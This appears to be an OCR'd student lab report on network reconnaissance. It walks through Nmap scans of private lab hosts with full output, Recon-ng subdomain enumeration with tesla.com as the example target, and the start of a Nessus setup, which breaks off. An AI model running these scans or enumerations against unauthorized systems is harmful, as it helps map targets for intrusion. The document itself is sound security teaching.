Experiment -1

Network Reconnaissance Using Nmap

Objective

To perform network reconnaissance on a target machine using Nmap to discover active hosts, open ports, services, and potential vulnerabilities. This helps in mapping the network structure and identifying possible security weaknesses.

Prerequisites

- Basic understanding of TCP/IP networking and port numbers.
- Familiarity with Linux terminal commands.
- Nmap tool installed and accessible.
- Appropriate permissions or legal authorization to scan the target system.

System Requirements

Component	Specification
Operating System	Kali Linux / Parrot OS / Ubuntu
Tool Required	Nmap
Processor	Dual-core or higher
RAM	Minimum 2 GB
Network Interface Card	Enabled with promiscuous mode

Steps Performed

1. **Normal Nmap Scan**
   Command: nmap 192.168.44.31
   - Used to detect live hosts and open ports.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.44.31

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 04:07 EST
Nmap scan report for 192.168.44.31
Host is up (0.0020s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1521/tcp  open  oracle
16992/tcp open  amt-soap-http

Nmap done: 1 IP address (1 host up) scanned in 5.88 seconds
```

2. **Aggressive Scan**

Command: nmap -A 192.168.44.31

- Provides OS detection, version detection, script scanning, and traceroute.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.44.31

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 04:31 EST
Nmap scan report for 192.168.44.31
Host is up (0.00043s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1521/tcp  open  oracle-tns    Oracle TNS Listener 11.1.0.6.0 (for 32-bit Windows)
16992/tcp open  http          Intel Active Management Technology User Notification Service httpd 16.1.30.2307
| http-title: Intel&reg; Active Management Technology
|_Requested resource was /logon.htm
|_http-server-header: Intel(R) Active Management Technology 16.1.30.2307
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/h:intel:active_management_technology:16.1.30.2307

Host script results:
|_clock-skew: 1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-17T09:32:25
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT     ADDRESS
1   0.38 ms 192.168.44.31

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.89 seconds
```

3. **Version Detection**

Command: nmap -sV 192.168.44.31

- Enumerates versions of services running on open ports.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.44.31

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 04:30 EST
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.44.31
Host is up (0.00077s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1521/tcp  open  oracle-tns    Oracle TNS Listener 11.1.0.6.0 (for 32-bit Windows)
16992/tcp open  http          Intel Active Management Technology User Notification Service httpd 16.1.30.2307
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/h:intel:active_management_technology:16.1.30.2307

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.21 seconds
```

4. **OS Detection**
5.

   Command: nmap -O 192.168.48.1
   - Tries to determine the operating system running on the target.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.48.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 12:40 EST
Nmap scan report for 192.168.48.1
Host is up (0.0013s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
912/tcp  open  apex-mesh
3306/tcp open  mysql
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds
```

6. **Vulnerability Script Scan**

   Command: nmap --script vuln 192.168.48.1
   - Uses Nmap scripts to check for known vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.48.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 12:46 EST
Nmap scan report for 192.168.48.1
Host is up (0.0019s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 29.71 seconds
```

7. **Stealth Scan (SYN Scan)**

Command: nmap -sS 192.168.48.1

- Sends SYN packets to check open ports without establishing full TCP connection.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.48.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 12:52 EST
Nmap scan report for 192.168.48.1
Host is up (0.018s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds
```

8. **Specific Port Scan**

Command: nmap 192.168.48.1 -p 21

- Scans for FTP (port 21) only.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.48.1 -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 12:57 EST
Nmap scan report for 192.168.48.1
Host is up (0.00090s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
```

9. Service Name-Based Port Scan

Command: nmap 192.168.48.1 -p http,https

- Scans for commonly used web service ports.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.48.1 -p http,https
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 13:00 EST
Nmap scan report for 192.168.48.1
Host is up (0.00098s latency).

PORT     STATE    SERVICE
80/tcp   filtered http
443/tcp  filtered https
8008/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

Impact Analysis and Mitigation

Identified Action	Potential Impact	Mitigation Strategy
Aggressive scanning	May trigger IDS/IPS alerts or blocklist	Use with caution, ensure prior authorization
Version enumeration	Provides detailed info to attacker	Regular patching, use firewalls to restrict scans
OS detection	Helps target-specific exploits	Use OS obfuscation and network segmentation
Vulnerability scripts	May expose system weaknesses	Periodic internal assessments & patch management

Experiment -1:

Passive Reconnaissance Using Recon-ng

Objective

To gather intelligence on a target domain using passive reconnaissance techniques with Recon-ng. The goal is to discover subdomains, hostnames, and metadata without directly interacting with the target systems.

Prerequisites

- Familiarity with terminal-based tools and Linux OS.
- Understanding of basic information gathering and OSINT techniques.
- Recon-ng tool installed on the system.

System Requirements

Component	Specification
Operating System	Kali Linux / Parrot OS
Tool Required	Recon-ng (v5.1.2 or higher)
Internet Connection	Required for API-based modules
RAM	Minimum 2 GB
Processor	Dual-core or higher

Steps Performed

1. **Installation**
    - Recon-ng is pre-installed on Kali Linux. If not:


    apt-get update && apt-get install recon-ng

- Or clone from GitHub:


git clone https://github.com/lanmaster53/recon-ng.git



cd recon-ng



2. **Launching Recon-ng**



- Command: recon-ng

3. **Exploring Marketplace**

- Use marketplace search to view available modules.
- For example, to search SSL-related modules:

  marketplace search ssl






4. **Installing Modules**

   - Install all modules:

     marketplace install all

   - Or install a specific one:

marketplace install hackertarget




5. **Loading and Configuring Module**

- Load module:

  modules load hackertarget

- Set source (e.g., tesla.com):

options set SOURCE tesla.com




6. **Running the Module**
   - Execute the module:

     Run



7. **View Results**
   - Use show hosts to view discovered subdomains and IPs.



Impact Analysis and Mitigation

Action	Potential Impact	Mitigation Strategy
Subdomain Enumeration	Reveals internal structure to attackers	Use wildcard DNS and monitor for DNS enumeration
Passive Metadata Collection	May expose emails, IPs, etc.	Redact metadata from public files and tighten info flow
Module-based Enumeration	Can be used without detection	Implement security policies for public exposure

Experiment 2

Vulnerability Scanning & Assessment

USING NESSUS


Introduction

1. Updating and Upgrading the kali linux

2. sudo apt-get update && upgrade




2. Downloading Nessus:



- The image shows the Tenable Nessus download page on a web browser, specifically for theLinux Debian (amd64) platform. It includes installation instructions, version selection, and security signing key details.

3. **Opening Nessus using Terminal**




- To open the terminal in this directory, right-click inside the folder and select "Open Terminal Here", or use the shortcut Ctrl + Alt + T and navigate using cd —/Downloads/

4. Accessing Nessus




>>The image shows the successful installation of Nessus on a Kall Linux system using the dpkg -i command. The next steps involve starting the Nessus service with systemctl start nessusd and configuring it via https://kali:8834.

5. Nessus Setup Page




➢ The image shows the Nessus setup interface accessed via https://kali:8834/, prompting the user to configure settings or register offline before proceeding with the installation.

6. Nessus Setup Progress

